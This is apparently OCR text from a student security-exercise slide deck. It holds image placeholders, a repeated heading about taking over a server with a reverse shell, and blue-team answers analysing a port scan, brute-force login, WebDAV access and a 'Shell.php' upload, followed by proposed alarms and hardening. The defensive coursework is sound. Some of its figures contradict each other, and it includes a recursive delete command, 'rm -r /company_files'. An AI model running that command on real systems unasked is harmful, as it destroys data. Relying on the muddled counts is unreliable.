
Exploitation: Controlling company's server with reverse shell

03




Exploitation: Controlling company's server with reverse shell

03




Exploitation: Controlling company's server with reverse shell

03




Exploitation: Controlling company's server with reverse shell

03




Exploitation: Controlling company's server with reverse shell

03




Exploitation: Controlling company's server with reverse shell



Exploitation: Controlling company's server with reverse shell

03




Blue Team
Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.


- What time did the port scan occur? At 14:55 and 17:12 (2 times)
- How many packets were sent, and from which IP? 192.168.1.90




Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the request occur? 16:05 How many requests were made? 9728
- Which files were requested? Secret folder; they contained information with user credentials such as user names and password hashes.







Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made in the attack? 8951
- How many requests had been made before the attacker discovered the password? 9728






Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made to this directory?44
- Which files were requested? Shell.php was requested



Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?
-Intrusion Detection system (IDS) and other firewalls

What threshold would you set to activate this alarm?
-any time someone scans

System Hardening

What configurations can be set on the host to mitigate port scans?
Enable to scan authorized users and block any scan from unknown users/ ip addresses.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

-Set alarm that goes off any time someone including authorized users will try to access this directory.

What threshold would you set to activate this alarm?
-1 attempt

System Hardening

What configuration can be set on the host to block unwanted access?
-We need to remove the file and the directory from the server. Locate the file in the safer location.

Describe the solution. If possible, provide required command lines.
rm -r /company_files

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?
-We will let 5 attempts to try to login. After 5 attempts, the account will be blocked or locked.

What threshold would you set to activate this alarm?
-5 attempts

System Hardening

What configuration can be set on the host to block brute force attacks?
-The login page will be locked out for the user until the user would reach out the customer service to unlock the account.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?
-Any access to this directory from unauthorized machine will cause the alarm.

What threshold would you set to activate this alarm?
-1 attempt

System Hardening

What configuration can be set on the host to control access?
-This directory shouldn't be accessible from the web browser. There should be a firewall with set rules that restricts the access.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?
-Getting alarm any time the file with .php ending is downloaded to the server

What threshold would you set to activate this alarm?
-1 attempt

System Hardening

What configuration can be set on the host to block file uploads?
-Removing ability to upload the files to this directory can be the best solution.